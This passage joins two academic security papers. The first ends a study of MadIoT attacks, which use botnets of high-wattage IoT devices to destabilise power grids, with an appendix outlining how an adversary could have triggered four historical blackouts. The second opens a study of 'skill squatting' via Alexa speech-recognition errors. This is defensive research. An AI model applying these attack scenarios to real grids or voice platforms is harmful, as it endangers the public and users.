vey, malware that affects power grid control systems and can execute malicious commands. Theoretical methods for detecting cyber attacks on power grids and recovering information after such attacks have also been developed [15, 20, 37, 39, 40, 55]. However, most of the previous work has focused on the attacks that directly target the power grid's physical infrastructure or its control system.

The interdependency between failures in power grids and communication networks, and their propagation has also been recently studied [16, 38, 46], but these works focused on attacks and failures that target both the power grid's and the communication network's physical infrastructure at the same time.

Load altering attacks on smart meters and large cloud servers has been first introduced by Mohsenian et al. [41]. Their work was mostly focused on the cost of protecting the grid against such attacks at loads. In contrast, we have analyzed the consequence of such attacks and introduced practical ways that they can be performed. Amini et al. [11] have also recently studied the effects of load altering attacks on the dynamics of the system and ways to use the system's frequency as feed-back to improve an attack. In two very recent papers, Dvorkin and Sang [24], and Dabrowski et al. [19] independently revealed the possibility of exploiting compromised IoT devices to disrupt normal operation of the power grid. Dvorkin and Sang [24] modeled their attack as an optimization problem for the attacker–with complete knowledge of the grid–to cause circuit breakers to trip in the distribution network. In contrast, we have focused on black-box attacks on transmission networks. Dabrowski et al. [19] studied the effect of demand increases caused by remotely activating CPUs, GPUs, hard disks, screen brightness, and printers on the frequency of the European power grid. *To the best of our knowledge, however, the work presented in this paper provides the most coherent and complete study on the effects of potential attacks on the power grid using high wattage IoT devices.*

There is another line of research that focuses on privacy of the customers in the presence of smart power meters which is beyond the scope of our paper [30].

## 7 Limitations and Future Work

In this work, we have analyzed the potential consequences of the MadIoT attacks on the operation of the power grid. However, our study has some limitations, and by addressing them one can provide a clearer picture of the threats facing the grid now and in the future. First, as mentioned in Section 4, we have only used publicly available data sets that may not exactly reflect the characteristics of all existing power grids. Therefore, the number of bots listed in Table 2 may not be enough to cause significant damage to all power grids. More detailed analysis of MadIoT attacks should be performed by system operators with access to the details of their systems.

Second, in our studies, we have not fully considered the existing control mechanisms for minimizing the subsequent effects of an initial failure (e.g., preventive load-shedding mechanisms). Hence, our cascading failures analysis may only reflect the worst case scenario.

Third, some of these high wattage IoT devices like air conditioners, have very large capacitors. Hence, it takes these devices 10 to 15 seconds to reach their maximum capacities. Therefore, it might be challenging to cause an abrupt increase in the demand and subsequently sudden drop in the frequency using these devices. Nevertheless, other smart devices like water heaters that are *resistive* loads can still be used for such purposes. Moreover, other varieties of the MadIoT attacks that do not require *synchronicity* on the scale of seconds (e.g., line failures) can still be performed using air conditioners.

Finally, unlike DDoS attacks, for the MadIoT attacks, the IoT bots should all be geographically located within boundaries of a power system. Hence, although the numbers of bots in Table 2 are achievable considering recent botnet sizes (e.g., the Mirai botnet), it might be much more challenging to reach these numbers within a targeted geographical location.

## 8 Conclusions

We have studied the collective effects of vulnerable high wattage IoT devices and have shown that once compromised, an adversary can utilize these devices to perform attacks on the power grid. We have revealed a new class of attacks on the power grid using an IoT botnet called Manipulation of demand via IoT (MadIoT) attacks. We have demonstrated via state-of-the-art simulators that these attacks can result in local outages as well as large-scale blackouts in the power grid depending on the scale of the attack as well as the operational properties of the grid. Moreover, we have shown that the MadIoT attacks can also be used to increase the operating cost of the grid to benefit a few utilities in the electricity market.

We hope that our work raises awareness of the significance of these attacks to grid operators, smart appliance manufacturers, and systems security experts in order to make the power grid (and other interdependent networks) more secure against cyber attacks. This is especially critical in the near future when more *smart* appliances with the ability to connect to the Internet are going to be manufactured. In particular, our work leads to following recommendations for the research community:

**Power systems' operation:** Power systems' operators should rigorously analyze the effects of potential MadIoT attacks on their systems and develop preventive methods to protect their systems. Initiating a data sharing platform between academia and industry may expedite these developments in the future.

**IoT security:** As shown by both presented MadIoT attacks and the Mirai botnet, insecure IoT devices can have devastating consequences that go far beyond individual security/privacy losses. This necessitates a rigorous pursuit of the security of IoT devices, including regulatory frameworks.

**Interdependency:** Our work demonstrates that interdependency between infrastructure networks may lead to hidden vulnerabilities. System designers and security analysts should explicitly study threats introduced by interdependent infrastructure networks such as water, gas, transportation, communication, power grid, and several other networks.

## Acknowledgments

This work was supported in part by the U.S. National Science Foundation under Grants DMS-1736417, ECCS-1549881, and CNS-1553437, and Office of Naval Research YIP Award. We also thank anonymous reviewers for their helpful comments.

# Appendix

## A Historical Blackouts Details

In this appendix, we briefly review a few of the recent blackouts in the power grids around the world to further demonstrate the potential effectiveness of the MadIoT attacks.

### A.1 The 2003 Blackout in the U.S. and Canada

The August 14, 2003, blackout in the U.S. and Canada is one of the largest blackouts in history. It affected an area with an estimated 50 million people and $61,800MW$ of power in the states of Ohio, Michigan, Pennsylvania, New York, Vermont, Massachusetts, Connecticut, New Jersey and the Canadian province of Ontario. According to the aftermath report [60], the failure started with a generator failure in Ohio due to an underpredicted reactive load to serve high air conditioning demand. After the initial failure, the Ohio grid operators were forced to import power which caused more line failures due to overloads and lines touching nearby trees. Within hours, the line failures cascaded and caused failure in major tie-lines between ISOs. This resulted in disconnection of the Eastern interconnection into East and West parts which caused further frequency and voltage instabilities and a large-scale blackout. The details of the events leading to the blackout can be found in [60].

***How an adversary could have initiated a similar scenario?*** In a relatively hot summer day (but not the hottest day), an adversary could have initiated the same event by overloading the Ohio system by increasing the reactive power demand by remotely starting several air conditioners. This could cause an unexpected shortage in reactive power generation and possibly the same generator failure and consequent voltage collapse events.

### A.2 The 2003 Blackout in Italy

The September 28, 2003, blackout was the most serious blackout in Italy and caused an outage almost everywhere in Italy. At around 3pm in the afternoon, Italy was importing $3,610MW$ and $2,212MW$ of power from Switzerland and France, about $600MW$ and $400MW$ above their scheduled exchange agreements, respectively. At this time, one of the tie-lines between Switzerland and Italy tripped due to an overload and touching a tree. This resulted in an overload in another tie-line between the two countries and tripping of the second line. After, the second line failure, further lines between Italy and France, Austria, and Slovenia tripped due to overloads and caused the Italian grid to be disconnected from the continental European grid. This resulted in a huge imbalance between supply and demand within Italy and a frequency drop that could not be recovered despite further aggressive load shedding. The details of the events leading to this blackout can be found in [59].

***How an adversary could have initiated a similar scenario?*** An adversary could actively monitor the power flow on the tie-lines through European grids' websites and overload the tie-lines by increasing power demand in Italy and possibly decreasing power demand in Switzerland or France. This could have resulted in the failure of the same tie-lines and subsequent failures.

### A.3 The 2011 Blackout in Arizona-Southern California

The September 8, 2011, Arizona-Southern California affected approximately 2.7 million people. It started with a single high voltage line failure due to a fault which redistributed power towards the San Diego area on *a hot day during hours of peak demand*. Within minutes this redistribution of power resulted in more line and transformer failures (which are modeled as line failures in simulations in the previous section) and eventually separation of the San Diego area from rest of the Western Interconnection. This separation resulted in a huge imbalance between the supply and demand in the San Diego area and a frequency drop which caused generation tripping and a blackout. The details of the events can be found in [9].

***How an adversary could have initiated a similar scenario?*** An adversary could have caused the same initial line failure (which was operating within 78% of its capacity) by increasing the demand in the San Diego area and possibly reducing the demand in Arizona.

### A.4 The 2016 Blackout in South Australia

The September 28, 2016, blackout in South Australia affected approximately 1 million customers. Extreme weather conditions on September 28 caused failure in three transmission lines. Following these failures, there was a $456MW$ reduction in wind generation in the South Australia grid which resulted in an increase in imported power and further tripping of the tie-lines. As a result, the South Australia grid was separated from rest of the Australian grid. This resulted in $900MW$ imbalance is supply and demand, and a sudden drop in the frequency which caused a blackout in the system. The details of these events can be found in [13].

What is special about this blackout is that a big portion of the electric power in South Australia in generated by wind turbines and solar panels (about 75%) which have very low inertia. This is the main reason for the very quick drop in the frequency after the separation of the South Australian grid from the rest of the interconnection, without the grid operator having a chance to respond to the imbalance by load shedding. This event, in particular, shows that in places or times that renewable resources have a higher share of the power generation, the grid is

much more vulnerable to the MadIoT attacks that cause sudden increases in the demand.

***How an adversary could have initiated a similar scenario?*** Due to the low inertia of the South Australian grid, the sudden increase in the demand by an adversary in the area should be compensated by the tie-lines. This, depending on the amount of the increase, can potentially result in the overload of the tie-lines and their failure. Once they fail and the system is islanded, it may collapse because of the supply and demand imbalance and a quick frequency drop.

## B Extra Simulations and Details

In this appendix, we present supplemental simulation results.



Figure B.1: Frequency disturbances during the black start due to unexpected increases in all the load buses by an adversary (as described in Section 4.2.2), ignoring generators' frequency cut-off limits (shown by red dashed lines). The maximum power outputs for the generators' governors are different in this figure from that of the generators in Fig. 11. (a) Normal black start operation in the absence of an adversary. (b) Demand increases of $10MW$ at the load buses before the reconnection of the two islands. (c) Demand increases of $20MW$ at the load buses before the reconnection of the two islands. (d) Demand increases of $30MW$ at the load buses before the reconnection of the two islands.



Figure B.2: Polish grid lines' power flow to capacity ratio in (a) Summer 2004 and (b) Summer 2008.



Figure B.3: Tie-line vulnerabilities in the partitioned Polish grid 2008. (a) Failures in the tie-lines between the yellow area and the purple area caused by decreasing the demand by 1% in the former and increasing the demand by 1% in the latter. All the failed lines are shown in black. (b) Failures in several tie-lines caused by decreasing the demand by 1% in the yellow area and increasing the demand by 0.3% in the purple, dark blue, and light blue areas. All the failed lines are shown in black.

# Skill Squatting Attacks on Amazon Alexa

Deepak Kumar Riccardo Paccagnella Paul Murley Eric Hennenfent

*University of Illinois Urbana-Champaign*

## Abstract

The proliferation of the Internet of Things has increased reliance on voice-controlled devices to perform everyday tasks. Although these devices rely on accurate speech-recognition for correct functionality, many users experience frequent misinterpretations in normal use. In this work, we conduct an empirical analysis of interpretation errors made by Amazon Alexa, the speech-recognition engine that powers the Amazon Echo family of devices. We leverage a dataset of 11,460 speech samples containing English words spoken by American speakers and identify where Alexa misinterprets the audio inputs, how often, and why. We find that certain misinterpretations appear consistently in repeated trials and are *systematic*. Next, we present and validate a new attack, called *skill squatting*. In skill squatting, an attacker leverages systematic errors to route a user to malicious application without their knowledge. In a variant of the attack we call *spear skill squatting*, we further demonstrate that this attack can be targeted at specific demographic groups. We conclude with a discussion of the security implications of speech interpretation errors, countermeasures, and future work.

## 1 Introduction

The popularity of commercial Internet-of-Things (IoT) devices has sparked an interest in voice interfaces. In 2017, more than 30 M smart speakers were sold [10], all of which use voice as their primary control interface [28]. Voice interfaces can be used to perform a wide array of tasks, such as calling a cab [11], initiating a bank transfer [2], or changing the temperature inside a home [8].

In spite of the growing importance of speech-recognition systems, little attention has been paid to their shortcomings. While the accuracy of these systems is improving [37], many users still experience frequent misinterpretations in everyday use. Those who speak with accents report especially high error rates [36] and other studies report differences in the accuracy of voice-recognition systems when operated by male or female voices [40, 46]. Despite these reports, we are unaware of any independent, public effort to quantify the frequency of speech-recognition errors.

In this work, we conduct an empirical analysis of interpretation errors in speech-recognition systems and investigate their security implications. We focus on Amazon Alexa, the speech-recognition system that powers 70% of the smart speaker market [3], and begin by building a test harness that allows us to utilize Alexa as a black-box transcription service. As test cases, we use the Nationwide Speech Project (NSP) corpus, a dataset of speech samples curated by linguists to study speech patterns [19]. The NSP corpus provides speech samples of 188 words from 60 speakers located in six distinct "dialect-regions" in the United States.

We find that for this dataset of 11,460 utterances, Alexa has an aggregate accuracy rate of 68.9% on single-word queries. Although 56.4% of the observed errors appear to occur unpredictably (i.e., Alexa makes diverse errors for a distinct input word), 12.7% of them are *systematic*—they appear consistently in repeated trials across multiple speakers. As expected, some of these systematic errors (33.3%) are due to words that have the same pronunciation but different spellings (i.e., homophones). However, other systematic errors (41.7%) can be modeled by differences in their underlying phonetic structure.

Given our analysis of misinterpretations in Amazon Alexa, we consider how an adversary could leverage these systematic interpretation errors. To this end, we introduce a new attack, called *skill squatting*, that exploits Alexa misinterpretations to surreptitiously cause users to trigger malicious, third-party skills. Unlike existing work, which focuses on crafting adversarial audio input to inject voice commands [15, 39, 42, 48, 49], our attack exploits intrinsic error within the opaque natural language processing layer of speech-recognition systems and requires an adversary to only register a public skill. We demonstrate



Figure 1: **Example of an Alexa skill** — Alexa skills are applications that can perform useful tasks based on voice input. For example, the Lyft skill [7] allows users to request a ride by saying "Alexa, ask Lyft for a ride."



Figure 2: **User-skill interaction in Alexa** — A typical user interaction with an Alexa skill, using an Echo device. In this example, a user interacts with the Lyft skill to request a ride.

this attack in a developer environment and show that we are able to successfully "squat" skills, meaning that Alexa invokes the malicious skill instead of a user-intended target skill at least once for 91.7% of the words that have systematic errors. We then consider how an adversary may improve this attack. To this end, we introduce a variant of skill squatting, called *spear skill squatting*, which exploits systematic errors that uniquely target individuals based on either their dialect-region or their gender. We demonstrate that such an attack is feasible in 72.7% of cases by dialect-region and 83.3% of cases by gender.

Ultimately, we find that an attacker can leverage systematic errors in Amazon Alexa speech-recognition to cause undue harm to users. We conclude with a discussion of countermeasures to our presented attacks. We hope our results will inform the security community about the potential security implications of interpretation errors in voice systems and will provide a foundation for future research in the area.

# 2 Background

## 2.1 Voice Interfaces

Voice interfaces are rooted in speech-recognition technology, which has been a topic of research since the 1970s [26]. In recent years, voice interfaces have become a general purpose means of interacting with computers, largely due to the proliferation of the Internet of Things. In many cases, these interfaces entirely supplant traditional controls such as keyboards and touch screens. Smart speakers, like the Amazon Echo and Google Home, use voice interfaces as their primary input source. As of January 2018, an estimated 39 M Americans 18 years or older own a smart speaker [10], the most popular belonging to the Amazon Echo family.

## 2.2 Amazon Alexa Skills

In this work, we focus on Amazon Alexa [14], the speech-recognition engine that powers the Amazon Echo family of devices, as a state-of-the-art commercial voice interface. In order to add extensibility to the platform, Amazon allows the development of third-party applications, called "skills", that leverage Alexa voice services. Many companies are actively developing Alexa skills to provide easy access to their services through voice. For example, users can now request rides through the Lyft skill (Figure 1) and conduct everyday banking tasks with the American Express skill [4].

Users interact with skills directly through their voice. Figure 2 illustrates a typical interaction. The user first invokes the skill by saying the skill name or its associated invocation phrase (①). The user's request is then routed through Alexa cloud servers (②), which determine where to forward it based on the user input (③). The invoked skill then replies with the desired output (④), which is finally routed from Alexa back to the user (⑤). Up until April of 2017, Alexa required users to enable a skill to their account, in a manner similar to downloading a mobile application onto a personal device. However, Alexa now offers the ability to interact with skills without enabling them [32].

## 2.3 Phonemes

In this work, we consider how the pronunciation of a word helps explain Alexa misinterpretations. Word pronunciations are uniquely defined by their underlying *phonemes*. Phonemes are a speaker-independent means of describing the units of sound that define the pronunciation of a particular word. In order to enable text-based analysis of English speech, the Advanced Research Projects Agency (ARPA) developed ARPAbet, a set of phonetic transcription codes that represent phonemes of General American English using distinct sequences of ASCII characters [30]. For example, the phonetic representation of



Figure 3: **Speech-to-Text Test Harness Architecture** — By building an experimental skill (called "Record This"), we are able to use the Amazon Alexa speech recognition system as a black box transcription service. In this example, the client sends a speech sample of the word "apple" ①, Alexa transcribes it for the skill server ②, which then returns the transcription as a reply to Alexa ③ and back to the client ④.

the word "pronounce" using the ARPAbet transcription codes is `P R AH N AW N S`. For the scope of this work, we define the phonetic spelling of a word as its ARPAbet phonetic representation, with each ARPAbet character representing a single phoneme. There are 39 phonemes in the ARPAbet. We rely on the CMU Pronunciation Dictionary [22] as our primary source for word to phonemes conversion.

## 3 Methodology

In this section, we detail the architecture of our test harness, provide an overview of the speech corpora used in our analysis, and explain how we use both to investigate Alexa interpretation errors.

### 3.1 Speech-to-Text Test Harness

Alexa does not directly provide speech transcriptions of audio files. It does, however, allow third-party skills to receive literal transcriptions of speech as a developer API feature. In order to use Alexa as a transcription service, we built an Alexa skill (called "Record this") that records the raw transcript of input speech. We then developed a client that takes audio files as input and sends them through the Alexa cloud to our skill server. In order to start a session with our Alexa skill server, the client first sends an initialization command that contains the name of our custom skill. Amazon then routes all future requests for that session directly to our "Record this" skill server. Second, the client takes a collection of audio files as input, batches them, and sends them to our skill server, generating one query per file. We limit queries to a maximum of 400 per minute in order to avoid overloading Amazon's production servers. In addition, if a request is denied or no response is returned, we try up to five times before marking the query as a failure.



Figure 4: **Dialect-Regions in the U.S.** — Labov et al.'s [31] six dialect regions define broad classes of speech patterns in the United States, which are used to segment Nationwide Speech Project dataset.

| Data Source | Speakers | Words | Samples |
|---|---|---|---|
| NSP | 60 | 188 | 11,460 |
| Forvo | 4,990 | 59,403 | 91,843 |

Table 1: **Speech Sources** — We utilize two speech databases, the Nationwide Speech Project (NSP) and Forvo, to aid in our analysis of Alexa misinterpretations. We use the NSP dataset as our primary source for speech samples and the Forvo dataset solely for cross-validation.

Figure 3 illustrates this architecture. For each audio file sent from the client (①), Alexa sends a request to our skill server containing the understood text transcription (②). The server then responds with that same transcription (③) through the Alexa service back to the client (④). The client aggregates the transcriptions in a results file that maps input words to their output words for each audio sample.

### 3.2 Speech Corpora

In order to study interpretation errors in Alexa, we rely on two externally collected speech corpora. A full breakdown of these datasets is provided in Table 1.

**NSP** The Nationwide Speech Project (NSP) is an effort led by Ohio State University to provide structured speech data from a range of speakers across the United States [19]. The NSP corpus provides speech from a total of 60 speakers from six geographical "dialect-regions", as defined by Labov et al. [31]. Figure 4 shows each of these speech regions — Mid-Atlantic, Midland, New England, North, South, and West — over a map of the United States. In particular, five male and five female speakers from each region provide a set of 188 single-word recordings, 76 of which are single-syllable words (e.g. "mice", "dome", "bait") and 112 are multi-syllable words (e.g. "alfalfa", "nectarine"). These single-word files provide a

total of 11,460 speech samples for further analysis and serve as our primary source of speech data. In addition, NSP provides metadata on each speaker, including gender, age, race, and hometown.

**Forvo** We also collect speech samples from the Forvo website [6], which is a crowdsourced collection of pronunciations of English words. We crawled `forvo.com` for all audio files published by speakers in the United States, on November 22nd, 2017. This dataset contains 91,843 speech samples covering 59,403 words from 4,991 speakers. Unfortunately, the Forvo data is non-uniform and sparse. 40,582 (68.3%) of the words in the dataset are only spoken by a single speaker, which makes reasoning about interpretation errors in such words difficult. In addition, the audio quality of each sample varies from speaker to speaker, which adds difficult-to-quantify noise in our measurements. In light of these observations, we limit our use of these data to only cross-validation of our results drawn from NSP data.

## 3.3 Querying Alexa

We use our test harness to query Alexa for a transcription of each speech sample in the NSP dataset. First, we observe that Alexa does not consistently return the same transcription when processing the same speech sample. In other words, Alexa is non-deterministic, even when presented with identical audio files over reliable network communication (i.e., TCP). This may be due to some combination of A/B testing, system load, or evolving models in the Alexa speech-recognition system. Since we choose to treat Alexa as a black box, investigating this phenomenon is outside the scope of this work. However, we note that this non-determinism will lead to unavoidable variance in our results. To account for this variance, we query each audio sample 50 times. This provides us with 573,000 data points across 60 speakers. Over all these queries, Alexa did not return a response on 681 (0.1%) of the queries, which we exclude from our analysis. We collected this dataset of 572,319 Alexa transcriptions on January 14th, 2018 over a period of 24 hours.

## 3.4 Scraping Alexa Skills

Part of our analysis includes investigating how interpretation errors relate to Alexa skill names. We used a third-party aggregation database [1] to gather a list of all the skill names that were publicly available on the Alexa skills store. This list contains 25,150 skill names, of which 23,368 are unique. This list was collected on December 27th, 2017.



Figure 5: **Word Accuracy** — The accuracy of Alexa interpretations by word is shown as a cumulative distribution function. 9% of the words in our dataset are never interpreted correctly and 2% are always interpreted correctly. This shows substantial variance in misinterpretation rate among words.

## 3.5 Ethical Considerations

Although we use speech samples collected from human subjects, we never interact with subjects during the course of this work. We use public datasets and ensure our usage is in line with their provider's terms of service. All requests to Alexa are throttled so to not affect the availability of production services. For all attacks presented in this paper, we test them only in a controlled, developer environment. Furthermore, we do not attempt to publish a malicious skill to the public skill store. We have disclosed these attacks to Amazon and will work with them through the standard disclosure process.

# 4 Understanding Alexa Errors

In this section, we conduct an empirical analysis of the Alexa speech-recognition system. Specifically, we measure its accuracy, quantify the frequency of its interpretation errors, classify these errors, and explain why such errors occur.

## 4.1 Quantifying Errors

We begin our analysis by investigating how well Alexa transcribes the words in our dataset. We find that Alexa successfully interprets only 394,715 (68.9%) out of the 572,319 queries.

In investigating where Alexa makes interpretation errors, we find that errors do not affect all words equally. Figure 5 shows the interpretation accuracy by individual words in our dataset. Only three words (2%) are always interpreted correctly. In contrast, 9% of words are always interpreted *incorrectly*, indicating that Alexa is poor at correctly interpreting some classes of words. Table 2 characterizes these extremes by showing the top 10 misinterpreted words as well as the top 10 correctly interpreted words in our dataset. We find that words with the lowest accuracy tend to be small, single-syllable words, such as "bean", "calm", and "coal". Words with the highest

| Word | Accuracy |
|---|---|
| Bean | 0.0% |
| Calm | 0.0% |
| Coal | 0.0% |
| Con | 0.0% |
| Cot | 0.0% |
| Dock | 0.0% |
| Heal | 0.0% |
| Lull | 0.0% |
| Lung | 0.0% |
| Main | 0.0% |

(a) Lowest Accuracy Rate

| Word | Accuracy |
|---|---|
| Forecast | 100.0% |
| Robin | 100.0% |
| Tiger | 100.0% |
| Good | 99.9% |
| Happily | 99.8% |
| Dandelion | 99.7% |
| Serenade | 99.6% |
| Liberator | 99.3% |
| Circumstance | 99.3% |
| Paragraph | 99.3% |

(b) Highest Accuracy Rate

Table 2: **Words with Highest and Lowest Accuracy** — The best and worst interpretation accuracies for individual words are shown here. We find that the words with the lowest accuracy seem to be small, single syllable words.



Figure 6: **Unique Misinterpretations per Word** — The number of unique misinterpretations per word is shown as a cumulative distribution function. Even among words that are poorly understood by Alexa, there is variance in the number of unique misinterpretations. The median number of unique misinterpretations is 15, with a heavy tail. In the worst case, the word "unadvised" is misinterpreted in 147 different ways by Alexa.

accuracy are mixed. Many of the top words contain two or three syllables, such as "forecast" and "robin". In one counter example, the word "good" was interpreted correctly 99.9% of the time.

## 4.2 Classifying Errors

Even among words that are poorly understood by Alexa, there is significant variance in the number of unique misinterpretations. For example, the word "bean" has a 0% accuracy rate and is misinterpreted in 12 different ways, such as "been", "beam", and "bing". In contrast, the word "unadvised" was also never interpreted correctly, but misinterpreted in 147 different ways, such as "an advised", "i devised", and "hundred biased". Figure 6 shows the number of unique misinterpretations per word. The median number of misinterpretations is 15, but with a heavy tail.

In investigating the distributions of misinterpretations per word, we observe that, for each of the 188 words, there are one or two interpretations that Alexa outputs more frequently than the others. Motivated by this observation, we introduce the notion of the "most common error" (MCE) for a given word. As an example, consider the word "boil", which is misinterpreted 100% of the time. The MCE of "boil" is the word "boyle", which accounts for 94.3% (MCE Rate) of the errors. In this sense, the rate at which the MCE occurs serves as a measure of how random the distribution of misinterpretations is. Because "boyle" accounts for the majority of its interpretation errors, we thus claim that "boil" has a predictable misinterpretation distribution.



Figure 7: **Error Rate vs MCE** — We plot the error rate by the rate of the most common error for all the words of our dataset. Points in the upper right quadrant represent words that are misinterpreted both frequently and consistently. In our dataset of 188 words, 24 (12.8%) fall in the upper right quadrant.

To visualize the rate and randomness of interpretation errors per word, we plot the error rate for each word along with its MCE rate (Figure 7). This graphical representation provides us with a clearer picture of interpretation errors in Alexa. We then split this plot into four quadrants — quadrant I (upper-right), II (upper-left), III (bottom-left), and IV (bottom-right).

The majority (56.4%) of words in our dataset fall into quadrant III (bottom-left). These are words that are both interpreted correctly most of the time and do not have a prevalent MCE. Instead, they have uncommon errors with no obvious pattern. 21.3% of words appear in quadrant IV (bottom-right). These are words that are often interpreted correctly, but do have a prevalent MCE. There are 9.6% of the words in our dataset that appear in quadrant II (top-left), meaning they are misinterpreted often, but do not feature a prevalent MCE. These are likely to be words that Alexa is poor at understanding altogether. As an example, the word "unadvised", which has 147 unique misinterpretations, appears in this quadrant. The final class of words, in quadrant I (upper-right), are those that are misinterpreted more than 50% of the time and have an MCE that appears in more than 50% of the errors. These are words that are Alexa misunderstands both frequently

| Word | MCE | Word Phonemes | MCE Phonemes |
|---|---|---|---|
| rip | rap | R IH P | R AE P |
| lung | lang | L AH NG | L AE NG |
| wet | what | W EH T | W AH T |
| dime | time | D AY M | T AY M |
| bean | been | B IY N | B IH N |
| dull | doll | D AH L | D AA L |
| coal | call | K OW L | K AO L |
| luck | lock | L AH K | L AA K |
| loud | louder | L AW D | L AW D ER |
| sweeten | Sweden | S W IY T AH N | S W IY D AH N |

Table 3: **Phonetic Structure of Systematic Errors** — We show the underlying phonetic structure of the ten systematic errors that seem to appear due to Alexa confusing certain phonemes with others. In each case, the resultant MCE is at an edit distance of just one phoneme from the intended word.

and in a consistent manner. There are 24 (12.8%) such words in our dataset.

## 4.3 Explaining Errors

We now have a classification for interpretation errors from our dataset. Moreover, we identified 24 words for which Alexa consistently outputs one wrong interpretation. We next investigate why these *systematic* errors occur.

**Homophones** Unsurprisingly, eight (33.3%) of these errors, including "sail" to "sale", "calm" to "com", and "sell" to "cell" are attributable to the fact that these words are homophones, as they have the same pronunciation, but different spellings. Of these, five are cases where Alexa returns a proper noun (of a person, state, band or company) that is a homophone with the spoken word, for example, "main" to "Maine", "boil" to "Boyle", and "outshine" to "Outshyne".

**Compound Words** Two (8.3%) other systematic errors occur due to compound words. Alexa appears to break these into their constituent words, rather than return the continuous compound word. For example, "superhighway" is split into "super highway" and "outdoors" is split into "out doors".

